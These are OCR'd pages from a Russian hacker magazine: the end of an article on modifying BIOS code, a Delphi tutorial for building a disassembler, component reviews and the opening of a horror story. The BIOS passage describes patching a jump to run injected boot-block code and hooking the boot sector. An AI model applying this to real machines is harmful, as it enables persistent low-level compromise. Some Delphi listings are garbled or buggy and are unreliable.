
Все, что нам надо, — найти последовательность типа 55 AA 7x ?? (CMP XXX, AA55h) и заменить 7x ?? на EB xx (JMP SHORT xxx, где xxx — указатель на наш код, внедренный в boot-блок). Естественно, перед затиранием 7x ?? его необходимо сохранить в своем коде. Вот теперь можно устанавливать перехватчик на boot-сектор. Причем, поскольку наш код находится в BIOS'е в неупакованном виде, ютиться в таблице прерываний совершенно необязательно и можно перенаправить вектор прерывания INT 01h прямо в BIOS!

[вскрытие показало] Кодинг BIOS'а – это нечто! Это самый низкий уровень, жить на нем необыкновенно интересно и познавательно. Это настоящая школа программирования с практически неограниченными возможностями для самовыражения. Главное — фантазию иметь! Полет нашей мысли сдерживает лишь железо. Мы можем свободно переходить в защищенный режим, крутить любые регистры и делать вообще все, что нам вздумается! И это так просто!









На диске лежит исходник нашего дизассемблера, тестовый проект, набор компонентов madCollection, исходник DeDe и ассемблер Fasm. Пользуйся!


Дизассемблер своими руками

ДИЗАССЕМБЛЕР — ЭТО УТИЛИТА, С КОТОРОЙ ТЫ ДОЛЖЕН БЫТЬ ЗНАКОМ НЕ ПОНАСЛЫШКЕ, ВЕДЬ ЭТО ЕДВА ЛИ НЕ ОСНОВНОЙ ИНСТРУМЕНТ ХАКЕРА. С ПОМОЩЬЮ НЕГО МОЖНО ПОНЯТЬ, ЧТО ДЕЛАЕТ ТА ИЛИ ИНАЯ ПРОГРАММА, ПРОАНАЛИЗИРОВАТЬ ЗАЩИТУ, В КОНЦЕ КОНЦОВ, БЕЗ НЕГО ТВОЙ ЛЮБИМЫЙ ОТЛАДЧИК НЕ ПОКАЗЫВАЛ БЫ НИЧЕГО ПУТНОГО И ВЫЯВЛЕНИЕ БАГОВ В ПРОГРАММАХ СТАЛО БЫ НА ПОРЯДОК СЛОЖНЕЕ. ДИЗАССЕМБЛЕР — ВЕЩЬ ДЕЙСТВИТЕЛЬНО НЕЗАМЕНИМАЯ, И СЕГОДНЯ Я ПОКАЖУ, КАК РЕАЛИЗОВАТЬ ЕЕ НА DELPHI | GPcH (www.dotfix.net)


Создание простенького дизассемблера в домашних условиях

Все же, для чего может пригодиться самодельный дизассемблер? Полноценная программа вроде IDA — это понятно, такая нужна всякому, но зачем свой собственный простенький дизассемблер? Оказывается, применений такой классной штуковине куча. Вспомнить хотя бы упаковщики исполняемых файлов, сжимающие твои программки более чем в два раза (к примеру, UPX или ASpack). Знаешь ли ты, как пишут распаковщики для таких прог? Ты правильно думаешь, что тут не обошлось без темы этой статьи. Ядро распаковщиков, особенно статических (распаковывающих программу без запуска), основано именно на дизассемблере, который в совокупности с анализатором кода позволяет понять код подопытной программы и распаковать ее, используя нужный алгоритм. Если ты когда-нибудь решишь написать такой распаковщик, тебе без самопального дизассемблера не обойтись. А задумывался ли ты, как работают все современные защиты программ? Чтобы извратить код до неузнаваемости, они дизассемблируют твою прогу команда за командой, делая код метаморфным и внедряя попутно мусорные инструкции. Я уже не говорю про виртуальные машины, которые вообще представляют собой кодер-декодер ассемблерных команд в псевдокод и наоборот. В общем, применений у самодельного дизассемблера может быть куча, полезен он необычайно. Осталось только его написать :).

[принцип работы] Ты уже наверняка задаешься вопросом: «А как вообще дизассемблер работает и почему бы не написать его с нуля?». Ты получишь ответ, если осознаешь, насколько сложно написать дизассемблер, используя только интеловские мануалы. Я лишь кратко рассмотрю принципы кодирования ассемблерных команд, чтобы принцип дизассемблирования стал более понятным. Каждый байт секции кода твоей программы участвует в формировании той или иной машинной инструкции. Чтобы правильно определить начало следующей команды, нужно правильно (как бы это сделал процессор) дизассемблировать предыдущую. Для этого необходимо четко представлять себе формат машинных команд. Взгляни на схему.



[формат инструкции x86 процессора]



[интерфейс нашей программы]

Единственный обязательный параметр команды — это код операции (опкод), остальные будут или не будут использоваться в зависимости от сложности команды. Например префикс — байт, идущий перед опкодом, встречается довольно редко, зато и сделать он может очень многое. В частности, значение префикса 66h меняет размерности регистров и адресов для инструкции. При этом в 16-битной программе этот префикс позволяет юзать 32-битные регистры, а в 32-битной — 16-битные. Поля modR/M позволяют определить формат данных, которыми оперирует инструкция, будь то регистры, адреса и прочее. Поле SIB расширяет возможности адресации 32-битного режима. Процессор узнает о присутствии этого поля по битам 100b в поле R/M. Далее идут непосредственно смещения и операнды, которые должны быть описаны в структуре modR/M+SIB.

Именно расшифровкой этих команд и занимается дизассемблер. Чтобы его написать самому с нуля, потребуется море сил и времени. Опкодов у x86 процессоров наделано жуть как много (загляни в интеловский мануал и убедись). Каждый имеет свои параметры, и каждый надо описать. Кодеры, чтобы осуществить дизассемблирование, обычно просто составляют огромную таблицу опкодов и используют ее при анализе кода. Ты прикинь, какого размера должна быть таблица — там одних mov'ов разных будет штук 10. А если вспомнить о всяческих расширениях вроде SSE и 3DNow! — так вообще дурно станет. Неужели, чтобы написать дизассемблер, самому придется днями и ночами сидеть над мануалами по процессорам, выписывая особенности той или иной инструкции? Как бы не так. Я предлагаю не париться чтением тысячестраничных мануалов и использовать уже готовые решения.

[выбираем компонент] Если ты очень сильно постараешься, то найдешь целых два бесплатных дизассемблера, которые можно внедрить в свою прогу на Delphi. Первый выдирается из исходника DeDe, свободно распространяемого декомпилятора Delphi. При желании этот исходник ты можешь взять на диске или на сайте *www.wasm.ru* и самостоятельно его изучить. Мы же рассмотрим второй дизассемблер, поставляющийся в виде компонента для Delphi и бесплатный для некоммерческого использования. Называется он madDisAsm и входит в состав большой библиотеки компонентов madCollection (*http://madshi.bei.t-online.de*). В «бешеной коллекции» помимо дизассемблера есть еще куча всего интересного. Есть, к примеру, «бешеный Бэйсик» (madBasic), но это уже совсем другая история. Даже немного жаль, что нам потребуется только madDisAsm.

[madDisAsm] Данный компонент практически не документирован. Описаны только прототипы функций и структур. Примеров же использования нет ни одного, из чего следует, что разбираться со всем придется нам самим. Что ж, давай рассмотрим функции данного рульного компонента. Основных всего две. Первая позволяет дизассемблировать одну машинную инструкцию. Ее прототип выглядит следующим образом:

```
function ParseCode (code: pointer; var disAsm:
    string) : TCodeInfo; overload;
```

code — это pointer (указатель) на код инструкции, которую мы хотели бы дизассемблировать.

disAsm — переменная, в которую будет занесена первая дизассемблированная строчка.

TCodeInfo — информация, полученная в результате анализа кода. Одним из элементов этой структуры является ссылка на следующую инструкцию. С ее помощью мы можем дизассемблировать в цикле сразу несколько инструкций, следующих друг за другом.

[структура TCodeInfo]

```
TCodeInfo = record
// действительно ли это опкод
  IsValid          : boolean;
// опкод, один ($00xx) или два ($0fxx) байта
  Opcode           : word;
// ModRm-байт, если присутствует, иначе 0
  ModRm            : byte;
// это инструкция call?
  Call             : boolean;
// это инструкция jmp?
  Jmp              : boolean;
// адрес относительный или абсолютный?
  RelTarget        : boolean;
// сам адрес
  Target           : pointer;
// указатель на данные в коде
  PTarget          : pointer;
// указатель на указатель на данные
  PPTarget         : TPPointer;
// размер данных в байтах (1/2/4)
  TargetSize       : integer;
// может ли размер опкода быть расширенным?
  Enlargeable      : boolean;
// адрес начала инструкции
  This             : pointer;
// адрес следующей инструкции
  Next             : pointer;
end;
```

Также нам будет интересна еще одна функция, особенностью которой является способность дизассемблировать не одну инструкцию, а всю функцию целиком, автоматически находя ее конец по команде retn. Вот ее прототип:

```
function ParseFunction (func: pointer; var
    disAsm: string) : TFunctionInfo; overload;
```

Тут все аналогично предыдущей функции, только в данном случае код будет дизассемблироваться не по одной машинной команде, а целиком. При этом компонент попытается сам определить ссылки на API и прочие данные, что, несомненно, огромный плюс. Структура, возвращаемая данной функцией, на порядок больше предыдущей. В ней куча разных членов: размер дизассемблированного кода, данные об ошибках (в том числе в виде строки), о переходах (jmp и call) и т.п.

Есть и еще одна функция — третья, о которой упоминаний совсем мало:

```
function ParseFunctionEx (func: pointer; var
    disAsm: string, exceptAddr: Pointer;
    maxLines: Integer; autoDelimiters: Boolean);
```

Насколько я понял, она не возвращает структуры, зато дизасмит весь код нужной нам функции и кладет его в переменную disAsm.

exceptAddr — это адрес конца дизассемблируемой функции (указывать необязательно), maxLines — число дизассемблируемых строк (если 0, то все), autoDelimiters — точно не могу сказать, но ориентировочно это флаг, завершать ли функцию первым ret'ом или нет.

[кодим] Теперь, когда мы разобрались, как управлять компонентом, можно начинать писать дизассемблер. Открывай Delphi, создавай новый проект, добавляй в раздел uses наш madDisAsm и помещай на форму пару Edit'ов, Memo и два CommandButton'a. В результате этих несложных манипуляций у тебя должно получиться нечто похожее на интерфейс проги (см. рисунок).

В первое текстовое поле мы будем вводить имя открываемого для дизассемблирования файла, а во второе — адрес кода. Так как дизассемблер понимает только pointer'ы (указатели) на код, нам нужна функция, которая будет открывать EXE-файл, считывать по указанному смещению код в некоторый бу-



[Fasm — простой и удобный]

фер и возвращать на него pointer. Ну раз нужна, напишем:

```
function TfrmMain.GetCode(strFileName:
   string; strOffset: string): pointer;
var
   hFile: integer;
   read_bytes: cardinal;
   EP_code: array[1..64000] of byte;
begin
// открываем файл
e:=CreateFile(pchar(strFileName),
   GENERIC_READ,
   FILE_SHARE_READ +
   FILE_SHARE_WRITE,
   NIL, OPEN_EXISTING,
   FILE_ATTRIBUTE_NORMAL, 0);
// если файл открыт успешно
if hFile<>-1 then begin
// устанавливаем файловый указатель на
// начало дизассемблируемого кода
   SetFilePointer(hFile,StrToInt(strOffset),
      NIL,FILE_BEGIN);
//считываем 64000 байт кода
   ReadFile(hFile, EP_Code, 64000,
      read_bytes, NIL);
// закрываем файл
   CloseHandle(hFile);
// возвращаем pointer на считанный код
   result:=@EP_Code;
end else begin
// если не смогли открыть файл — выходим
exit;
end;
end;
```

В данной функции мы использовали только Win32 API. В данном случае это значительно удобнее, чем морочиться со встроенными средствами Delphi. Смотри. Функция CreateFile открыла файл, заданный в текстовом поле, и вернула хэндл hFile для работы с ним. SetFilePointer указала, откуда в файле начинать считывать байты, а ReadFile, соответственно, эти байты считала в буфер EP_code (pointer на который мы будем потом использовать). Вот и все. Конечно, по-хорошему надо бы использовать file mapping для получения указателя на код, но для наших целей хватит и того, что есть.

Теперь напишем функцию, которая будет дизассемблировать по одной инструкции код, находящийся по заданному pointer'у:

```
function TfrmMain.Disasm(strAsm: pointer):
   string;
var
   strDisAsm, strdasm: string;
   retval: TCodeInfo;
begin
   // strDisAsm — первая строка листинга
   retval:=madDisAsm.ParseCode(strAsm,
      strDisAsm);
   // в переменной strdasm мы будем
   // хранить весь листинг
   strdasm:=strDisAsm;
   // перебираем команды до тех пор, пока
   // не встретим ret
   while strpos(pchar(strDisAsm),'ret')= nil do
   begin
   // дизассемблируем очередную команду
      retval:=madDisAsm.ParseCode(
         retval.Next,strDisAsm);
   // добавляем ее в конец листинга
      strdasm:=strdasm + #13#10 +
         strDisAsm;
   end;
   // возвращаем листинг
   result:=strdasm;
end;
```

Функция будет дизассемблировать машинный код до тех пор, пока не встретит ret или ошибку доступа к памяти. Подобная ошибка (exception) может возникнуть, если во всем коде, скопированном в буфер, так и не обнаружится ret. В этом случае наша программа просто вылезет за пределы выделенной памяти, и сработает exception, вызвав у пользователя шквал эмоций («Ваша программа выполнила недопустимую операцию и будет закрыта» или что-нибудь вроде этого). Так что в будущем надо бы добавить обработку этой ошибки, чтобы наша прога не вылетала всякий раз при отсутствии ret'а.

Когда основные функции готовы, нам остается только написать обработчики для кнопок на форме. Давай сделаем так, чтобы одна кнопка дизассемблировала нужный нам код покомандно с помощью функции, описанной выше, а вторая использовала бы ParseFunctionEx. Обработчики должны получиться вот такими:

```
[первая кнопка]

procedure TfrmMain.cmdDisasmClick(
   Sender: TObject);
begin
 txtDisasm.Text:=Disasm(
   GetCode(txtFileName.Text,
   txtOffset.Text));
end;

[вторая кнопка]

procedure TfrmMain.cmdDisAsmFunctionClick(
   Sender: TObject);
var
   : string;
begin
   madDisasm.ParseFunctionEx(
      GetCode(txtFileName.Text, txtOffset.Text),
      strDisAsm,nil,0,true);
   txtDisasm.Text:=strDisAsm;
end;
```

Можно считать, что на этом разработка нашего дизассемблера закончилась. Теперь надо его как следует протестировать.

[тестируем] Давай, чтобы проверить работоспособность нашего дизассемблера, напишем какую-нибудь простенькую программу и скормим ему. Логично, что программу писать надо на ассемблере, иначе мы не поймем, правильно ли он перевел машинный код в ассемблерный листинг. Бери с диска Fasm, один из самых юзабельных на сегодня компиляторов ассемблера, запускай его редактор и вбивай следующий код:

```
[тестовый проект]

; путь к файлу придется поменять
include 'C:\ASm\fasm\INCLUDE\win32ax.inc'
.data
Serial db 'Some program',0
_MsgCaption db 'Disasm this',0
.code
start:
 ; вывод сообщения на экран

 push 0
 push Serial
 push _MsgCaption
 push 0
 call MessageBox
 ; выход из программы
 push 0
 CALL ExitProcess
 ;установим конец процедуры, чтобы наш
 ; дизассемблер не сдох
 retn
.end start
```

Программа простенькая — выведет сообщение в виде MessageBox'а и выйдет. Но нам и этого достаточно, чтобы понять, работает ли дизассембер.


В результате компилирования этого тестового проекта должен получиться EXE-файл размером 2 Кб (да, дельфям до ассемблера в этом плане далеко). Его-то мы и скормим нашему детищу.

Запускай только что написанный дизассемблер. Вводи в одно текстовое поле путь к тестовому проекту, а в другое — адрес точки входа: 1024 (400h). В простеньких ассемблерных прогах точка входа обычно располагается в начале секции, смещение которого часто равно именно 400h. Конечно, надо ковырять PE-заголовок файла, чтобы получить точное смещение, а не писать его от балды, но с этим, думаю, ты справишься сам. Жми теперь любую из кнопок и смотри, что появилось в Memo.

```
0011fb5c  push   0
0011fb5e  push   $40100d
0011fb63  push   $401000
0011fb68  push   0
0011fb6a  call   dword ptr [$40307a]
0011fb70  push   0
0011fb72  call   dword ptr [$40305c]
0011fb78  ret
```


Подобный листинг означает, что все работает правильно. Значения $40307a и $40305c — это адреса ячеек MessageBox и ExitProcess в таблице импорта. $40100d и $401000 — наши данные.

Конечно, с адресами этими получается не очень красиво, но кто тебе мешает улучшить нашу прогу? Добавить, скажем, анализатор PE-заголовков и таблицы импорта, который брал бы имена API и подставлял вместо адресов. Вместо нашей функции Disasm можно написать нормальную, которая дизассемблировала бы весь файл, а не только до первого ret'а. Улучшать наш дизассемблер можно до бесконечности, и это очень легко. Главное — иметь желание и фантазию. А с этим, надеюсь, у тебя проблем нет



[результат работы нашей программы]

118.



Как всегда, на диске ты найдешь все компоненты из обзора.

Фленов Михаил aka Horrific (http://www.vr-online.ru)

ОБЗОР КОМПОНЕНТОВ

PORT REDIRECTOR V1.0 (visual c++)

[описание] Почему начинающие программисты боятся слов «редиректор порта»? В них ведь нет абсолютно ничего страшного, да и в самом программировании тоже. Специально для начинающих я нашел хороший пример, по которому на практике можно легко разобраться, как работает эта программа.

[особые отличия]

+ Простой, но очень наглядный пример, удобный для обучения.
+ Код примера вместе с комментариями и большим количеством пробелов и переводов строк занимает всего 4 Кб.
- Простота — это и недостаток. По примеру легко учиться, но использовать его в деле резона мало. Слишком мало возможностей он предоставляет.
- Комментарии на немецком.

[диагноз] Пример годится только для обучения, ну или для создания маленького и очень простенького редиректора. Если бы я решил создавать подобную программу, то как минимум сделал бы работу с портами асинхронной. Так что есть куда стремиться.

[ссылки] *http://www.delikon.de/zips/bouncer.zip*

ИГРЫ ФРАКТАЛОВ (visual c++)


[описание] Любой программист, работающий с графикой, обязательно должен быть знаком с фракталами. Если ты собираешься создавать игры или демки, то основные алгоритмы рисования этих потрясающе красивых графических объектов ты должен уметь писать с закрытыми глазами. Недавно я нашел интересный пример, который демонстрирует создание основных фракталов в виде хранителя экрана.


[особые отличия]

+ В примере реализованы следующие фракталы: множество Жулиа, дракон Хартера-Хейтуэя, множество Мандельброта, триадная кривая Кох, снежинка Кох, последовательность Акселя Туэ, Марстона Морса, салфетка Серпинского, ковер Серпинского.
- Автор явно забыл про оптимизацию, и вывод графики происходит слишком медленно. Повысить скорость можно вводом двойной буферизации или даже переводом на DirectX. Оптимизировать необходимо и сами алгоритмы.
- Для адаптации примера к VC .NET 2003 пришлось немного попотеть.

[диагноз] Исходник очень прост и полезен для обучения, но для «боевого» или коммерческого использования потребует серьезной доработки. Например, не мешало бы все алгоритмы немного оптимизировать.

[ссылки] *http://andrei512.narod.ru/programs/GamesOfFractals_08.2004Source.zip*





TGIFIMAGE (delphi)

[описание] Сколько бы ни предсказывали смерть GIF-файлам, хуже от этого им не становится. Формат по-прежнему популярен и используется везде где ни попадя. Основная причина заключается в том, что GIF — это, наверное, единственный нормальный графический формат, поддерживающий растровую анимацию при максимальной простоте, скорости и минимальном размере. Лучшим, на мой взгляд, компонентом для работы с GIF в Delphi является TGIFImage. В интернете полно компонентов с таким именем, я же имею в виду разработку программиста по имени Anders Melander.

[особые отличия]

+ Полная реализация спецификаций GIF87a и GIF89a.

+ Интеграция в Delphi, а именно в компоненты TImage, TOpenPictureDialog и TSavePictureDialog. Это значит, что при открытии графического файла его можно просмотреть прямо в диалоге выбора файла. Однако эта возможность немного глючит, если просмотреть анимационный файл и сразу после этого его открыть.

+ Поддержка редактирования кадров, всех расширений, комментариев и опций. Правда, сохранение изменений сделано поидиотски :(.

+ Возможность изменения глубины цвета. Возможность интересная, но и при ее работе замечены глюки. Иногда необъяснимым образом теряется палитра, и программа умирает.


+ В поставке есть пример, показывающий преобразования из формата GIF в AVI и наоборот. Очень занимательно.

+ Компонент абсолютно бесплатен и предоставляется со всеми исходниками.

- Как ты уже понял, глюки. Однажды я писал разработчикам о необходимости подправить несколько проблемных мест и даже предложил код, который исправляет ошибки. Но в последней версии косяки так и не были исправлены.

[диагноз] Несмотря на обилие глюков, компонент стоящий, потому что действительно полностью реализует стандарт. Сейчас этим не каждый платный аналог может похвастать

[ссылки] *http://www.torry.net/vcl/graphics/gif/gifimage.exe*



TBASSPLAYER (delphi)

[описание] Я уже не раз говорил, что звук — это моя болезнь. Я люблю работать со звуком и графикой, потому что здесь приходится строить достаточно сложные, но очень интересные алгоритмы. Чтобы ощутить всю прелесть этого дела, необходимо все писать самому. Если лень, но к делу приобщиться все-таки хочется, то оптимальный выбор — использование сторонних компонентов. Как раз недавно я наткнулся на отличный компонент, вытворяющий со звуком потрясающие вещи.

[особые отличия]

+ Трудно сказать, преимущество это или недостаток, но компонент использует в качестве движка bass. Это нетрудно понять даже из названия. Благодаря движку можно проигрывать файлы WAV, MPx (MP1/ MP2/ MP3), WMA и OGG.


+ В примере реализован эквалайзер и эффекты Echo и Reverb.

+ Компонент поддерживает и основные форматы потокового звука. Так что с помощью него можно будет слушать сетевое радио.

+ В виде плагинов реализовано множество разных визуализаций воспроизводимого звука и DSP-эффектов.

[диагноз] Хороший компонент для ленивых. В нем уже реализовано все, что можно. Чтобы сделать с помощью такого собственную версию WinAMP, много времени не понадобится.

[ссылки] *http://www.torry.net/vcl/mmedia/audio/TBASSPlayer18.zip*





Техногном

ОЛЯ СЛАДКО ПОТЯНУЛАСЬ И ЗАЖМУРИЛАСЬ. ПЕРВЫЕ ВЕСЕННИЕ ЛУЧИ, ВОРВАВШИЕСЯ В ОКНО, С НЕПРИВЫЧКИ СЛЕПИЛИ. СУББОТА. ВРЕМЯ, КОГДА НЕ НУЖНО ИДТИ В НЕНАВИСТНУЮ ШКОЛУ И МОЖНО ПОЛНОСТЬЮ УГЛУБИТЬСЯ В СВОИ ДЕЛА. ПОТЯНУВШИСЬ В ПОСЛЕДНИЙ РАЗ, ДЕВОЧКА ВСТАЛА С ПОСТЕЛИ И СЕЛА ЗА КОМПЬЮТЕР | mindw0rk (mindw0rk@gameland.ru)

Поиграй со мной сегодня

[суббота — среда] Монитор вышел из спящего режима, на экране показался рабочий стол с фоном облаков, усеянный многочисленными ярлыками. Проснувшись, Оля первым делом всегда читала френдленту в livejournal'е и отвечала на электронные письма. Несмотря на то что в реальной жизни у нее была только одна подруга, в Сети недостатка в друзьях не имелось. Углубившись в чтение, Оля не сразу заметила коробку, которая лежала на столе и теперь с удивлением смотрела на изображенную на ней жутковатую рожицу. На лицевой стороне значилась большая выразительная надпись «Техногном», уродец в шлеме, опутанном проводами, очевидно, и был главным героем. Мама никогда не покупала компакт-диски сама, тем более компьютерные игры, — обычно ее приходилось долго уговаривать. А тут вдруг решила сделать такой подарок.

— Ма-ам! — позвала девочка и тут вспомнила, что мама собиралась в эту субботу съездить на дачу.

Компакт-диск был надежно запечатан в пленку, внутри находилась тоненькая брошюрка с информацией о программе и рекламой следующих продуктов. Оля достала CD и вставила его в сидиром. Процесс инсталляции не занял много времени. На экране появилась заставка — тот самый карлик в шлеме (у девочки

этот шлем вызвал ассоциации с электрическим стулом) с мерзкой улыбкой, но теперь это была не статичная картинка. Из колонок раздался жутковатый голос «Добро пожаловать», карлик на экране разразился жутким смехом. Затем появилось меню.

Игра была создана на продвинутом трехмерном движке, поэтому все происходящее было очень реалистичным. На морде гнома была видна каждая волосинка и бородавка — авторы постарались, чтоб главный персонаж был как можно уродливее. В отличие от других игр, где управляешь положительным героем, здесь можно было ощутить себя настоящим злым гением. Выбираясь из лабиринта, Техногном строил козни известным героям русских сказок, за что начислялись дополнительные очки.

Оля нажала кнопку «Start game» и оказалась в каком-то подземелье. Карлик презрительно смотрел на нее и с нетерпением ждал указаний. Ощущать себя в шкуре этого уродца девочке было неприятно, но она из любопытства вступила в игру и принялась выполнять задания. С каждый разом миссии становились все гаже и гаже. Если в начале ей предлагалось высыпать ведро песка на голову русалки, со временем, вооружившись битой, бензопилой и другими машинами убийства, гном разделывался с Дедами Морозами, Иванами Царевичами, Колобками и другими сказочными героями. Девочка увлеклась и оторвалась, только когда зазвонил телефон.

— Алло?

— Оль, пошли гулять! Погода классная, — послышался в трубке голос подруги Кати.

— Когда?

— Сейчас. Хватит за своим компьютером сидеть.

— Я не сижу.

— Да знаю я тебя. Давай через 15 минут возле «Ласточки».

— Ладно.

Вернувшись к компьютеру, Оля нажала ALT-F4, вынула диск и положила его на стол. А потом начала одеваться. Катька права, пора подышать свежим воздухом.

[* * *] Девочки прекрасно провели время. Погуляли по парку, покормили голубей, сходили в кинотеатр на новый фильм с Брэдом Питом. Они с Катей дружили уже третий год, практически сразу после того, как Катю перевели в их класс. У подруги тоже был компьютер, но она не разделяла столь сильного увлечения. Максимум, на что хватало, — поболтать в www-чате или аське и почитать фанатский сайт любимой группы HIM. В отличие от Оли, у Кати были и другие подружки, с которыми она проводила время. Но про свою «интернет-маньячку», как Олю называла Катя, тоже не забывала. Однажды Катя спросила подругу, почему ее так притягивают компьютеры. Оля не смогла тогда ответить и потом долго думала над этим. В конце пришла к мнению, что это ее врожденная особенность, отличающая от остальных девочек.

Когда вечером Оля вернулась домой, она чувствовала себя замечательно. Мама тоже успела приехать с дачи и уже кулинарила на кухне. В квартире витал запах только что испеченных пирожков.

— Как прошел день? — поинтересовалась Аня у дочки.

— Отлично, мамуль!

Девочка стащила с тарелки пару еще горячих пирожков и улизнула в свою комнату. В аське ее уже ждало несколько сообщений. Среди сетевых друзей Оли были разные люди. Большинство из них — мужчины, с которыми она познакомилась через сайты знакомств. Оля позаимствовала фотографии модели с одного из зарубежных сайтов, сочинила многообещающую анкету, и откликов не пришлось долго ждать. Девочке была забавно наблюдать, как взрослые мужчины флиртуют с ней и назначают свидания. Найти себе пару через инет было так просто. Конечно, она не воспринимала все это всерьез — ее просто веселили письма «поклонников», с самыми яркими из которых она продолжала переписку. Благодаря большому опыту общения в Сети, ее письма не были похожи на детский лепет — их вполне могли принять за сообщения 18-20-летней девушки. Собеседники бы очень удивились, если бы узнали, что их обводит вокруг пальца 12-летний ребенок.

Среди нескольких мессаг ICQ было письмо от Кати, в котором находилась ссылка на очень смешное, по словам подруги, видео. Когда она только успела отправить? Когда Оля уходила, послания еще не было, а добираться Кате до дома значительно дольше. Файл занимал 18 мегабайт. Оля открыла его проигрывателем, и на экране появился толстый дядька в наушниках, который смешно извивался под детскую песенку и шевелил губами в такт. Толстяк так старался, что едва не грохнулся со стула — и Оля вместе с ним, не в силах смотреть на это без смеха. Но ближе к концу клипа, когда жестикуляция мужичка достигла пика, картинка вдруг резко сменилась, и вместо толстяка на экране появился страшный гном из игры, движения которого в точности совпадали с движениями толстяка. Через мгновение все вернулось на прежнее место — мужик продолжал свой комичный танец.

Улыбка замерла на лице Оли. Она остановила клип, перемотала немного назад и нажала «Воспроизвести». Когда на экране снова появился гном, она остановила картинку. Злая физиономия смотрела прямо на нее — ее оскал и злой взгляд не предвещали ничего хорошего.

— Что за шутки? — рассердилась Оля.

Она закрыла видеофайл и вместо него запустила один из последних фильмов, который давно хотела посмотреть. Добрая комедия, как раз чтобы расслабиться. Перед сном девочка снова запустила видео с толстяком. Гном исчез.

